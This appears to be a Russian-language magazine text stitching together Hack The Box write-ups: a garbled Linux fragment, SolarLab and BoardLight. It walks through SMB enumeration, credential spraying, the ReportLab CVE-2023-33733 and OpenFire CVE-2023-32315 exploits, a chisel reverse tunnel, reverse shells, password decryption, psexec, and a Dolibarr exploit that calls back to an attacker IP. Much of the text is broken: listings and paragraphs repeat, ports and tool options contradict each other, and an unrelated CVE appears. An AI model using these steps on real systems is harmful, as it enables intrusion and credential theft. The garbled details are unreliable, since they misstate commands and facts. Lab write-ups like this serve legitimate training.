В архиве видим лог с неудачной авторизацией на FTP-сервере. Проверим только ареалы, при этом отфильтруем ответ «FTP Failed Login Attempt».

```
zgrep -i login *.gz | grep -v "FTP Failed Login Attempt"

-rwxrwxrwx 1 root root 4096 Jun 15 11:11 /var/log/suricata/.log.2.gz
-rwxrwxrwx 1 root root 4096 Jun 15 11:11 /var/log/suricata/.log.3.gz
-rwxrwxrwx 1 root root 4096 Jun 15 11:11 /var/log/suricata/.log.4.gz
-rwxrwxrwx 1 root root 4096 Jun 15 11:11 /var/log/suricata/.log.5.gz
-rwxrwxrwx 1 root root 4096 Jun 15 11:11 /var/log/suricata/.log.6.gz
-rwxrwxrwx 1 root root 4096 Jun 15 11:11 /var/log/suricata/.log.7.gz
-rwxrwxrwx 1 root root 4096 Jun 15 11:11 /var/log/suricata/.log.8.gz
-rwxrwxrwx 1 root root 4096 Jun 15 11:11 /var/log/suricata/.log.9.gz
-rwxrwxrwx 1 root root 4096 Jun 15 11:11 /var/log/suricata/.log.10.gz
```

Поиск по логам

Находим очередную пару логин — пароль, с которой уже получили сессию пользователя SSH.

```
-rwxrwxrwx 1 root root 4096 Jun 15 11:11 /var/log/suricata/.log.2.gz
-rwxrwxrwx 1 root root 4096 Jun 15 11:11 /var/log/suricata/.log.3.gz
-rwxrwxrwx 1 root root 4096 Jun 15 11:11 /var/log/suricata/.log.4.gz
-rwxrwxrwx 1 root root 4096 Jun 15 11:11 /var/log/suricata/.log.5.gz
-rwxrwxrwx 1 root root 4096 Jun 15 11:11 /var/log/suricata/.log.6.gz
-rwxrwxrwx 1 root root 4096 Jun 15 11:11 /var/log/suricata/.log.7.gz
-rwxrwxrwx 1 root root 4096 Jun 15 11:11 /var/log/suricata/.log.8.gz
-rwxrwxrwx 1 root root 4096 Jun 15 11:11 /var/log/suricata/.log.9.gz
-rwxrwxrwx 1 root root 4096 Jun 15 11:11 /var/log/suricata/.log.10.gz
```

Поиск по логам

ЛОКАЛЬНОЕ ПОВЫШЕНИЕ ПРИВИЛЕГИИ

Мы сменили контекст пользователя, в значит, нужно проверить доступные файлы с выставленным битом SUID и настройки sudoers. При этом команда `id` уже показала, что пользователь toor состоит в группе sys-adm.

```
uid=1000(toor) gid=1000(toor) groups=1000(toor),1004(sys-adm)

-rwsr-xr-x 1 root root 1 Jun 15 11:11 /usr/local/bin/runner-test
-rwsr-xr-x 1 root root 1 Jun 15 11:11 /usr/local/bin/runner-test.bin
-rwsr-xr-x 1 root root 1 Jun 15 11:11 /usr/local/bin/runner-test.bin.runner
-rwsr-xr-x 1 root root 1 Jun 15 11:11 /usr/local/bin/runner-test.bin.runner.conf
-rwsr-xr-x 1 root root 1 Jun 15 11:11 /usr/local/bin/runner-test.bin.runner.conf.d
-rwsr-xr-x 1 root root 1 Jun 15 11:11 /usr/local/bin/runner-test.bin.runner.conf.d.conf
-rwsr-xr-x 1 root root 1 Jun 15 11:11 /usr/local/bin/runner-test.bin.runner.conf.d.conf.d
-rwsr-xr-x 1 root root 1 Jun 15 11:11 /usr/local/bin/runner-test.bin.runner.conf.d.conf.d.conf
-rwsr-xr-x 1 root root 1 Jun 15 11:11 /usr/local/bin/runner-test.bin.runner.conf.d.conf.d.conf.d
-rwsr-xr-x 1 root root 1 Jun 15 11:11 /usr/local/bin/runner-test.bin.runner.conf.d.conf.d.conf.d.conf
-rwsr-xr-x 1 root root 1 Jun 15 11:11 /usr/local/bin/runner-test.bin.runner.conf.d.conf.d.conf.d.conf.d
-rwsr-xr-x 1 root root 1 Jun 15 11:11 /usr/local/bin/runner-test.bin.runner.conf.d.conf.d.conf.d.conf.d.conf
-rwsr-xr-x 1 root root 1 Jun 15 11:11 /usr/local/bin/runner-test.bin.runner.conf.d.conf.d.conf.d.conf.d.conf.d
-rwsr-xr-x 1 root root 1 Jun 15 11:11 /usr/local/bin/runner-test.bin.runner.conf.d.conf.d.conf.d.conf.d.conf.d.conf
-rwsr-xr-x 1 root root 1 Jun 15 11:11 /usr/local/bin/runner-test.bin.runner.conf.d.conf.d.conf.d.conf.d.conf.d.conf.d
-rwsr-xr-x 1 root root 1 Jun 15 11:11 /usr/local/bin/runner-test.bin.runner.conf.d.conf.d.conf.d.conf.d.conf.d.conf.d.conf
-rwsr-xr-x 1 root root 1 Jun 15 11:11 /usr/local/bin/runner-test.bin.runner.conf.d.conf.d.conf.d.conf.d.conf.d.conf.d.conf.d
-rwsr-xr-x 1 root root 1 Jun 15 11:11 /usr/local/bin/runner-test.bin.runner.conf.d.conf.d.conf.d.conf.d.conf.d.conf.d.conf.d.conf
-rwsr-xr-x 1 root root 1 Jun 15 11:11 /usr/local/bin/runner-test.bin.runner.conf.d.conf.d.conf.d.conf.d.conf.d.conf.d.conf.d.conf.d
-rwsr-xr-x 1 root root 1 Jun 15 11:11 /usr/local/bin/runner-test.bin.runner.conf.d.conf.d.conf.d.conf.d.conf.d.conf.d.conf.d.conf.d.conf
-rwsr-xr-x 1 root root 1 Jun 15 11:11 /usr/local/bin/runner-test.bin.runner.conf.d.conf.d.conf.d.conf.d.conf.d.conf.d.conf.d.conf.d.conf.d
-rwsr-xr-x 1 root root 1 Jun 15 11:11 /usr/local/bin/runner-test.bin.runner.conf.d.conf.d.conf.d.conf.d.conf.d.conf.d.conf.d.conf.d.conf.d.conf
-rwsr-xr-x 1 root root 1 Jun 15 11:11 /usr/local/bin/runner-test.bin.runner.conf.d.conf.d.conf.d.conf.d.conf.d.conf.d.conf.d.conf.d.conf.d.conf.d
-rwsr-xr-x 1 root root 1 Jun 15 11:11 /usr/local/bin/runner-test.bin.runner.conf.d.conf.d.conf.d.conf.d.conf.d.conf.d.conf.d.conf.d.conf.d.conf.d.conf
-rwsr-xr-x 1 root root 1 Jun 15 11:11 /usr/local/bin/runner-test.bin.runner.conf.d.conf.d.conf.d.conf.d.conf.d.conf.d.conf.d.conf.d.conf.d.conf.d.conf.d
-rwsr-xr-x 1 root root 1 Jun 15 11:11 /usr/local/bin/runner-test.bin.runner.conf.d.conf.d.conf.d.conf.d.conf.d.conf.d.conf.d.conf.d.conf.d.conf.d.conf.d.conf
-rwsr-xr-x 1 root root 1 Jun 15 11:11 /usr/local/bin/runner-test.bin.runner.conf.d.conf.d.conf.d.conf.d.conf.d.conf.d.conf.d.conf.d.conf.d.conf.d.conf.d.conf.d.conf
```

Поиск файлов SUID

Из файла `/etc/sudoers` следует, что мы можем запустить бинарь `/opt/runner2/runner2` от имени пользователя root. Выполнение тестовой запуск и проверим вывод программы.

```
/usr/local/bin/runner2 -h
Usage: /usr/local/bin/runner2 [-h] [-v] [-c] [-f] [-d] [-s] [-t] [-r] [-a] [-b] [-n] [-m] [-p] [-x] [-y] [-z] [-A] [-B] [-C] [-D] [-E] [-F] [-G] [-H] [-I] [-J] [-K] [-L] [-M] [-N] [-O] [-P] [-Q] [-R] [-S] [-T] [-U] [-V] [-W] [-X] [-Y] [-Z] [-1] [-2] [-3] [-4] [-5] [-6] [-7] [-8] [-9] [-0] [-!] [-@] [-#] [-$] [-%] [-^] [-&] [-*] [-(] [-)] [-_] [-+] [-=] [-{] [-}] [-[] [-]] [-|] [-:] [-;] [-"] [-'] [-<] [->] [-?] [-/] [-~] [-`] [-,] [-.] [-space] [-tab] [-newline] [-carriage return] [-backspace] [-escape] [-delete] [-insert] [-home] [-end] [-page up] [-page down] [-arrow up] [-arrow down] [-arrow left] [-arrow right] [-f1] [-f2] [-f3] [-f4] [-f5] [-f6] [-f7] [-f8] [-f9] [-f10] [-f11] [-f12] [-f13] [-f14] [-f15] [-f16] [-f17] [-f18] [-f19] [-f20] [-f21] [-f22] [-f23] [-f24] [-f25] [-f26] [-f27] [-f28] [-f29] [-f30] [-f31] [-f32] [-f33] [-f34] [-f35] [-f36] [-f37] [-f38] [-f39] [-f40]
```

HTB SOLARLAB

SolarLab

OS:	RELEASE DATE:	DIFFICULTY:	POINTS:
Windows	11 May 2024	Medium	30

Повышаем привилегии через сервис OpenFire

RatMacker
hackerrat@gmail.com

В этом райтапе я покажу, как получить шелл и расшифровать учетные данные из сервиса OpenFire. Но прежде проникнем на сервер, работающий на Windows, путем эксплуатации уязвимости в библиотеке ReportLab.

Наша цель — получение прав суперпользователя на машине SolarLab с учебной площадки Hack The Box. Уровень сложности задания — средний.

WARNING

Подключаться к машинам с HTB рекомендуется только через VPN. Не делай этого с компьютеров, где есть важные для тебя данные, так как ты окажешься в общей сети с другими участниками.

РАЗВЕДКА

Сканирование портов

Добавляем IP-адрес машины в `/etc/hosts`:

```
10.10.11.16 solarlab.htb
```

И запускаем сканирование портов.

```
Nmap scan report for 10.10.11.16
nmap -p80,135,139,445,6791 -A 10.10.11.16 -Pn
Starting Nmap 7.945SVN ( https://nmap.org ) at 2024-07-19 08:30 MSK
Nmap scan report for solarlab.htb (10.10.11.16)
Host is up (0.41s latency).

PORT    STATE SERVICE    VERSION
80/tcp  open  http       nginx 1.24.0
| http-title: SolarLab Instant Messenger
| http-server-header: nginx/1.24.0
135/tcp open  msrpc      Microsoft Windows RPC
139/tcp open  netbios-ssn Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds
6791/tcp open  http      nginx 1.24.0
| http-server-header: nginx/1.24.0
| http-title: Did not follow redirect to http://report.solarlab.htb:6791/
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2024-07-19T05:31:18
|   start_date: N/A
| smb2-security-mode:
|   3:1:1:
|     Message signing enabled but not required
```

Результат работы скрипта

По результатам сканирования имеем несколько открытых портов, типичных для систем Windows:

- 80 и 6791 (HTTP) — веб-сервер Nginx 1.24.0;
- 135 — служба удаленного вызова процедур (Microsoft RPC). Используется для операций взаимодействия контроллер — контроллер и контроллер — клиент;
- 139 — служба сеансов NetBIOS, NetLogon;
- 445 — SMB.

По логу видно, что с порта 6791 выполняется редирект на домен **report.solarlab.htb**. Сразу добавим запись в файл **/etc/hosts**.

```
10.10.11.16 solarlab.htb report.solarlab.htb
```

ТОЧКА ВХОДА

Первым делом проверяем, разрешен ли вход от имени гостевой учетной записи по SMB.

```
nxc smb 10.10.11.16 -u guest -p ''
```

```
SMB         10.10.11.16     445    SOLARLAB         [*] Windows 10 / Server 2019 Build 19041 x64 (name:SOLARLAB) (domain:solarlab) (signing:False) (SMBv1:False)
SMB         10.10.11.16     445    SOLARLAB         [+] solarlab\guest:
```

Аутентификация от имени гостя

Так как аутентификация прошла успешно, мы можем просмотреть общие каталоги SMB. Чаще всего аутентификация для анонима включается именно для доступа к каким-то общим ресурсам.

```
nxc smb 10.10.11.16 -u guest -p '' --shares
```

```
SMB         10.10.11.16     445    SOLARLAB         [*] Windows 10 / Server 2019 Build 19041 x64 (name:SOLARLAB) (domain:solarlab) (signing:False) (SMBv1:False)
SMB         10.10.11.16     445    SOLARLAB         [+] solarlab\guest:
SMB         10.10.11.16     445    SOLARLAB         [*] Enumerated shares
SMB         10.10.11.16     445    SOLARLAB         Share           Permissions     Remark
SMB         10.10.11.16     445    SOLARLAB         -----           -----           ------
SMB         10.10.11.16     445    SOLARLAB         ADMIN$          READ            Remote Admin
SMB         10.10.11.16     445    SOLARLAB         C$              READ            Default share
SMB         10.10.11.16     445    SOLARLAB         IPC$            READ            Remote IPC
SMB         10.10.11.16     445    SOLARLAB         Users           READ
```

Общие ресурсы SMB

Также мы можем пробрутить RID объектов, таких как пользователи и группы.

```
nxc smb 10.10.11.16 -u guest -p '' --rid-brute
```

```
SMB         10.10.11.16     445    SOLARLAB         [*] Windows 10 / Server 2019 Build 19041 x64 (name:SOLARLAB) (domain:solarlab) (signing:False) (SMBv1:False)
SMB         10.10.11.16     445    SOLARLAB         [+] solarlab\guest:
SMB         10.10.11.16     445    SOLARLAB         498: SOLARLAB\Enterprise Read-only Domain Controllers (SidTypeGroup)
SMB         10.10.11.16     445    SOLARLAB         500: SOLARLAB\Administrator (SidTypeUser)
SMB         10.10.11.16     445    SOLARLAB         501: SOLARLAB\Guest (SidTypeUser)
SMB         10.10.11.16     445    SOLARLAB         502: SOLARLAB\krbtgt (SidTypeUser)
SMB         10.10.11.16     445    SOLARLAB         512: SOLARLAB\Domain Admins (SidTypeGroup)
SMB         10.10.11.16     445    SOLARLAB         513: SOLARLAB\Domain Users (SidTypeGroup)
SMB         10.10.11.16     445    SOLARLAB         514: SOLARLAB\Domain Guests (SidTypeGroup)
SMB         10.10.11.16     445    SOLARLAB         515: SOLARLAB\Domain Computers (SidTypeGroup)
SMB         10.10.11.16     445    SOLARLAB         516: SOLARLAB\Domain Controllers (SidTypeGroup)
SMB         10.10.11.16     445    SOLARLAB         517: SOLARLAB\Cert Publishers (SidTypeAlias)
SMB         10.10.11.16     445    SOLARLAB         518: SOLARLAB\Schema Admins (SidTypeGroup)
SMB         10.10.11.16     445    SOLARLAB         519: SOLARLAB\Enterprise Admins (SidTypeGroup)
SMB         10.10.11.16     445    SOLARLAB         520: SOLARLAB\Group Policy Creator Owners (SidTypeGroup)
SMB         10.10.11.16     445    SOLARLAB         521: SOLARLAB\Read-only Domain Controllers (SidTypeGroup)
SMB         10.10.11.16     445    SOLARLAB         522: SOLARLAB\Cloneable Domain Controllers (SidTypeGroup)
SMB         10.10.11.16     445    SOLARLAB         525: SOLARLAB\Protected Users (SidTypeGroup)
SMB         10.10.11.16     445    SOLARLAB         526: SOLARLAB\Key Admins (SidTypeGroup)
SMB         10.10.11.16     445    SOLARLAB         527: SOLARLAB\Enterprise Key Admins (SidTypeGroup)
SMB         10.10.11.16     445    SOLARLAB         553: SOLARLAB\RAS and IAS Servers (SidTypeAlias)
SMB         10.10.11.16     445    SOLARLAB         571: SOLARLAB\Allowed RODC Password Replication Group (SidTypeAlias)
SMB         10.10.11.16     445    SOLARLAB         572: SOLARLAB\Denied RODC Password Replication Group (SidTypeAlias)
SMB         10.10.11.16     445    SOLARLAB         1000: SOLARLAB\DC$ (SidTypeUser)
SMB         10.10.11.16     445    SOLARLAB         1101: SOLARLAB\DnsAdmins (SidTypeAlias)
SMB         10.10.11.16     445    SOLARLAB         1102: SOLARLAB\DnsUpdateProxy (SidTypeGroup)
SMB         10.10.11.16     445    SOLARLAB         1103: SOLARLAB\Owner (SidTypeUser)
SMB         10.10.11.16     445    SOLARLAB         1104: SOLARLAB\Reporting (SidTypeUser)
SMB         10.10.11.16     445    SOLARLAB         1105: SOLARLAB\Admin (SidTypeUser)
```

Список пользователей и групп

Теперь вернемся к общим каталогам. Нам доступен для чтения каталог **Documents**, в котором могут быть важные данные.

```
smbclient.py -guest:''@10.10.11.16

use Documents
```

```
Impacket v0.12.0.dev1+20240705.75d0d 2ad6d8dd8 - Copyright 2023 Fortra

Password:
Type help for list of commands
# ls Documents
# cd Documents
# ls
drw-rw-rw-          0  Fri Apr 26 17:41:57 2024 .
drw-rw-rw-          0  Fri Apr 26 17:41:54 2024 ..
drw-rw-rw-          0  Fri Apr 26 17:41:57 2024 concepts
drw-rw-rw-        278  Fri Nov 17 15:34:54 2023 desktop.ini
drw-rw-rw-      12793  Fri Nov 17 15:34:54 2023 details-file.xlsx
drw-rw-rw-      16384  Fri Nov 17 15:34:54 2023 .rnd
drw-rw-rw-          0  Thu Nov 16 22:36:51 2023 My Pictures
drw-rw-rw-          0  Thu Nov 16 22:36:51 2023 My Videos
drw-rw-rw-     37504  Fri Apr 26 17:44:18 2024 old_leave_request_form.docx
#
```


Содержимое каталога Documents

Из **Documents** забираем документы XLSX и DOCX. Еще два документа забираем из вложенного каталога **concepts**.

```
# cd concepts
# ls
drw-rw-rw-          0  Fri Apr 26 17:41:57 2024 .
drw-rw-rw-          0  Fri Apr 26 17:41:57 2024 ..
-rw-rw-rw-     161337  Fri Apr 26 17:41:31 2024 Training-Request-Form.docx
-rw-rw-rw-      38953  Fri Apr 26 17:41:50 2024 Travel-Request-Sample.docx
#
```


Содержимое каталога Concepts

В документах полезной информации найти не удалось, а вот в таблице есть списки учетных данных для разных ресурсов.




Содержимое файла details-file.xlsx

К SMB эти учетные данные не подошли, поэтому наконец переходим к вебу. Сайт на 80-м порте больше напоминает визитку. Зато на нем мы находим список пользователей, которые были в таблице.



Главная страница сайта solarlab.htb



Сотрудники организации

На порте 6791 нас встречает форма авторизации.

Страница авторизации на report.solarlab.htb:6791

Продолжение статьи →


HTB SOLARLAB

ПОВЫШАЕМ ПРИВИЛЕГИИ ЧЕРЕЗ СЕРВИС OPENFIRE


ТОЧКА ОПОРЫ

В таблице представлено несколько вариантов имени пользователя, поэтому для раскрытых хэшей составляем список с логинами и почтами и отдельно выписываем из таблицы пароли. А затем пробуем их в форме авторизации на ReportHub с использованием Burp Intruder.

Burp Intruder — вкладка Positions



Burp Intruder — вкладка Payloads




Burp Intruder — результат перебора

В итоге находим одну валидную пару из логина и пароля, с которой авторизуемся на сайте:

Главная страница сайта

Сайт предлагает четыре функции. Все они связаны с генерацией отчета в формате PDF.

Форма генерации отчета



Сгенерированный документ

В подобных генераторах нередко встречаются уязвимости, поэтому стоит узнать об используемой для генерации библиотеке. Эту запись обычно можно получить из метаданных файла.

Метаданные файла

Таким образом, мы выяснили, что на сервере используется библиотека ReportLab PDF.

CVE-2023-33733


Стоит проверить, есть ли для этой библиотеки готовые эксплоиты. Первым делом идем в Google.

Поиск эксплоитов в Google

И по первой же ссылке доступен эксплоит для уязвимости CVE-2023-33733.

Когда приложение обрабатывает HTML-содержимое с помощью упомянутой библиотеки, вызовы вложенных функций могут привести к тому, что `rl_safe_eval` позволяет выполнить произвольный код. В итоге это приводит к запуску определенной команды операционной системы, и атакующий может получить RCE.

Для эксплуатации уязвимости нужно передать в генератор HTML-код с нагрузкой в атрибуте `color`. В функции `system` нужно указать команду, которая будет выполнена через `cmd`, например реверс-шелл на PowerShell.



POC уязвимости


В Burp History находим запрос, в котором передаются данные для отчета. Этот запрос перенправим в Burp Repeater.

Запросы сервера в Burp History

Запускаем листенер для реверс-шелла:


```
rlwrap nc -nlvp 4321
```

А теперь вставляем в запрос нагрузку из репозитория и отправим ее на сервер.



Запрос на сервер

Сразу же в окне листенера получаем сессию пользователя blake и читаем первый флаг.



Флаг пользователя


HTB SOLARLAB

ПОВЫШАЕМ ПРИВИЛЕГИИ ЧЕРЕЗ СЕРВИС OPENFIRE

ПРОДВИЖЕНИЕ

Мы уже видели в системе пользователя openfire. Скорее всего, на сервере установлена openfire/openfire — OpenFire. Проверим прослушиваемые порты, так как по умолчанию OpenFire занимает порт 9090.

```
netstat /an
```



Прослушивание порта 9090

Этот порт прослушивается для адреса 127.0.0.1, поэтому нужно сделать туннель. Для этого организуем проброс портов 9000 и 9001 с помощью chisel. Нам потребуется и версия для Windows, и версия для Linux. Запустим на локальном хосте сервер, указав порт для подключения (опция **-p**).

```
./chisel.bin server -p 8888 --reverse
```


Запуск сервера chisel

Запустим загрузим на удаленный хост версию для Windows и выполним подключение, указав настройки туннеля **[LPORT]:[ADDR]:[RPORT]**. В логах сервера увидим сообщение о подключении клиентской части.

```
.\chisel.exee client 10.10.16.14:8888 R:9090:127.0.0.1:9090 R:9091:127.0.0.1:9091
```

Логи сервера chisel

Теперь весь трафик с локальных портов 9090 и 9091 будет перенаправляться на порты 9000 и 9001 удаленной машины. На сервере работает OpenFire версии 7.4.7.




Форма авторизации OpenFire

Снова поищем готовые эксплоиты для найденного нами приложения.

Поиск эксплоитов в Google


И снова по первой же ссылке в Google получаем эксплоит для уязвимости CVE-2023-32315. Эта уязвимость, в консоли администрирования позволяет атакующему создать своего пользователя с ролью администратора OpenFire.

```
python3 CVE-2023-32315.py -t http://127.0.0.1:9090
```



Обнаружена уязвимость

С созданным пользователем успешно авторизуемся в сервисе.



Главная страница OpenFire

Поиск эксплоитов в Google


Имея права администратора в OpenFire, мы можем установить в сервисе свой модуль с шеллом. Для этого переходим в раздел Plugins и загружаем модуль из того же репозитория.

Установка своего плагина

Затем переходим к консоли установленного плагина через меню Server → Server Settings → Management Tool и указываем пароль 123.

Выбор модуля

Консоль модуля



Результат выполнения команды whoami /all

Открываем пистенкер и в консоли OpenFire выполняем реверс-шелл.

```
Connect -n -c cmd.exe
Listen -l -p 4444
Listen:Listened on 10.10.11.16:4444
Connect:Connected on 10.10.11.16:4660
Microsoft Windows [Version 10.0.17763.6414]
(c) 2018 Microsoft Corporation. All rights reserved.
C:\Program Files\OpenFire>whoami
solarlab\openfire
C:\Program Files\OpenFire>
```

Успешное подключение к OpenFire

ЛОКАЛЬНОЕ ПОВЫШЕНИЕ ПРИВИЛЕГИЙ

У нас есть сессия в контексте OpenFire, проверим конфиги и логи в каталоге embedded-db.

```
PS C:Program Files(OpenFire> ls

    Directory: C:Program Files(OpenFire

Mode                LastWriteTime     Length Name
----                -------------     ------ ----
d-----        11/17/2023   2:11 PM            .install4j
d-----        11/17/2023   2:11 PM            bin
d-----        11/17/2023   2:41 PM            conf
d-----        11/17/2023   2:11 PM            documentation
d-----        11/17/2023   2:11 PM            embedded-db
d-----        11/17/2023   2:11 PM            lib
d-----        11/17/2023   2:24 PM            logs
d-----        11/17/2023   2:11 PM            plugins
d-----        11/17/2023   2:11 PM            resources
-----         11/9/2023   5:59 PM     373002 changelog.html
-----         11/9/2023   5:59 PM       1475 license-apache
-----         2/16/2023   5:59 AM     1843 README.html
-----         11/9/2023   6:00 PM     798720 uninstall.exee

PS C:Program Files(OpenFire> cd embedded-db
PS C:Program Files(OpenFire(embedded-db> ls

    Directory: C:Program Files(OpenFire(embedded-db

Mode                LastWriteTime     Length Name
----                -------------     ------ ----
d-----        7/20/2023   7:42 AM            bin
d-----        7/20/2023   7:42 AM            config
d-----        7/20/2023   7:42 AM            log
-----         7/20/2023   7:42 AM       186 openfire.properties
-----         7/20/2023   7:42 AM       186 openfire.properties.old
```


Содержимое каталога OpenFire

В файле **openfire.script** находим зашифрованные данные пользователя Administrator, а что дальше по логам — и ключ шифрования **password**&**key**.

Содержимое openfire.script

Беглый поиск в Google вывел меня на скрипт для расшифровки данных OpenFire. Сначала компилируем файл java, затем запускаем собранную утилиту и передаем ей зашифрованную строку и ключ.

```
javac OpenFireDecryptPass.java
java OpenFireDecryptPass
bec0bc67cfec25aa266ae077e18177c5c3308e2255d0b62e4f0677c577e159a11a940
16d57ac62d4e89b285b6d289c365f38d3b0e5e94a42
hGXiFzsKaMeYLjn
```



Расшифрованные данные

Получаем пароль администратора и валидируем его для административной учетной записи.

```
nxc smb 10.10.11.16 -u Administrator -p 'ThisPasswordShouldDo!@#'
```

Проверка учетных данных

Таким образом, у нас есть учетные данные администратора. Получаем сессию через psexec и читаем флаг root.

```
psexec.py .\Administrator:'ThisPasswordShouldDo!@#'@10.10.11.16
```

Флаг root

Машина заакаунтена ☕

HTB BOARDLIGHT

Повышаем привилегии через баг в среде Enlightenment

Safeuser
techblog.ru/author/safeuser-2417

Сегодня мы с тобой повышаем привилегии в Linux, используя необычный баг в довольно редко встречающемся окружении среды Enlightenment. А чтобы попасть на сервер, нам понадобится проэксплуатировать RCE-уязвимость в CMS/ERP-системе Dolibarr.

Наша цель — получение прав суперпользователя на машине BoardLight у учебной площадки Hack The Box. Хватить ходить — начали.

WARNING

Подключаться к машине с HTB рекомендуется только через VPN. Не делай этого с компьютера, где есть важные для тебя данные. Так как ты запускаешь в общей сети с другими участниками.

РАЗВЕДКА

Сканирование портов

Добавляем IP адрес машины в `/etc/hosts`

```
10.10.11.11    boardlight.htb
```

И запускаем сканирование портов

Справка: сканирование портов

Сканирование портов позволяет определить какие порты открыты у цели. Это может оказывать угрозу, иметь последствия, но если сканировать осторожно, то вреда не будет. Подробнее читай в статье «Сканирование портов: как это работает и как не навредить».

Необходимо знать какие инструменты для сканирования — это Nmap. Только с ним можно использовать все возможности. Полная справка доступна с помощью `nmap -h`.

```
#!/bin/bash
for i in {1..65535}; do echo -n > /dev/tcp/10.10.11.11/$i && echo "$i open" &
wait -n; done | sort -n -t/ -k1
nmap -Sn -Pn -n -p- -T4 10.10.11.11
```

Он работает в два этапа: сперва быстро просканировав обычные быстрые сервисы, он предложит — более подробно просканировать с использованием мощных сценариев и определением версий.

```
Nmap scan report for 10.10.11.11
Host is up (0.0s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
443/tcp open  https

Nmap done: 1 IP address (1 host up) scanned in 0.41 seconds
```

Продолжить скрыть подробности

По результатам сканирования нашлись порты (открытые порты):

- 22 — сервер OpenSSH 9.2p1
- 80 — веб-сервер Apache 2.4.41

Как обычно в таких ситуациях, сразу просканируем, что же интересного есть на сайте.

Продолжить читать статью

ТОЧКА ВХОДА

Внимательно просматриваем сайт, находим только почтовый адрес `info@board.htb`, что скорее всего является реальным доменным именем.

Справка: сканирование веба с feroxbuster

Feroxbuster — это дополнение к Dirbuster, написанное на Rust. Работает быстрее, но — это дополнительно методы перебора каталогов, чтобы найти скрытые страницы, которые не отображаются в интерфейсе сайта. Для запуска необходимо скачать последнюю версию feroxbuster для своей ОС и распаковать. Выполняем:

```
./feroxbuster -u http://board.htb -w /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt -x php,txt,bak,zip,old -t 50 -k -o board_dirs.log
```

Параметры при запуске таких:

- `-u` — слушать сервер на хосте `board.htb`
- `-t` — количество потоков
- `-x` — URL
- `-w` — путь к словарю.

Место перебора отмечаем строкой PLAY.

Вот что нам выдаёт:

```
ffuf -c -t 100 -fs 0 -u "http://board.htb" -H "Host: FUZZ.board.htb" -o subdomains-bitquark-top1000M.txt -t 256
```

Продолжить читать статью

Результатов много, но интересных среди них нет. Так как у нас есть реальный домен сайта, попробуем поискать поддомены. Для этого будем использовать уже упомянутый ffuf.

Параметры при запуске такие:

- `-u` — слушать сервер на хосте board.htb
- `-c` — количество потоков
- `-t` — URL
- `-o` — путь к словарю.

Место перебора отмечаем строкой FUZZ.

Вот что нам выдаёт:

```
ffuf -c -t 100 -fs 0 -u "http://board.htb" -H "Host: FUZZ.board.htb" -o subdomains-bitquark-top1000M.txt -t 256
```

Продолжить читать статью

Но в нашем случае потребуется всё равно не переравнивать сервер, потому для ускорения CVE-2021-3773. Это уязвимость позволяет целенаправленно переписывать обычные фичи в `/tmp` за счет изменения регистра, а затем запустить и выполнить произвольный код.

Эксплоиты из репозиториев требуется перебрать в порядке CVE, и уже при первом запуске мы получаем Dolibarr, а также адрес и порт системы управления.

Продолжить читать статью

Нас встречает не какой-то самописный сайт, а форма авторизации CMS готовых экспромтов Dolibarr версии 17.0.0.

ТОЧКА ОПОРЫ

Первым делом стоит проверить, есть ли для обнаруженной CMS готовые эксплоиты. Сразу идем в Google.

Первым делом стоит проверить, есть ли для обнаруженной CMS готовые эксплоиты. Сразу идем в Google.

Первым делом стоит проверить, есть ли для обнаруженной CMS готовые эксплоиты. Сразу идем в Google.

Продолжить читать статью

Так как нам необходимы учетные данные, первым делом попробуем дефолтные учетные данные `admin:admin`. Именно это логин и пароль дает доступ к главной панели сервера.

Продолжить читать статью

Запускаем листенер (`penlist -c -lp 4321`), после чего выполняем эксплоит

```
python3 exploit.py http://crm.board.htb admin admin 10.10.15.47 4321
```

```
[+] Dolibarr 17.0.0 CMS - Code Injection Exploit
[+] Target URL: http://crm.board.htb
[+] Login Page: http://crm.board.htb/index.php/login
[+] Attempt to login with admin:admin
[+] Login successful!
[+] Extracted JSESSIONID: 4ldqmqqqqqqqqqqqqqqqqqqqqq
[+] Extracted DOLIDARK_token: 7ffa7c0f2d7d8e9a1b2c3d4e5f6a7b8c
[+] Creating payload...
[+] Payload created: /tmp/rce.sh
[+] Triggering RCE...
[+] Response: {"success":true,"message":"Module Cron executed"}
[+] Waiting for cron execution...
[+] Cleanup complete
[+] Exploit finished
```

Сразу же в окне листенера получаем оболочку от имени пользователя `www-data`.

```
Listening on [any] 4321 ...
connect to [10.10.15.47] from [10.10.11.11] 43210
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
www-data@boardlight:/var/www/crm.board.htb/htdocs/public/cron$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@boardlight:/var/www/crm.board.htb/htdocs/public/cron$ uname -a
Linux boardlight 5.15.0-91-generic #101-Ubuntu SMP Tue Nov 14 13:30:08 UTC 2023 x86_64 x86_64 x86_64 GNU/Linux
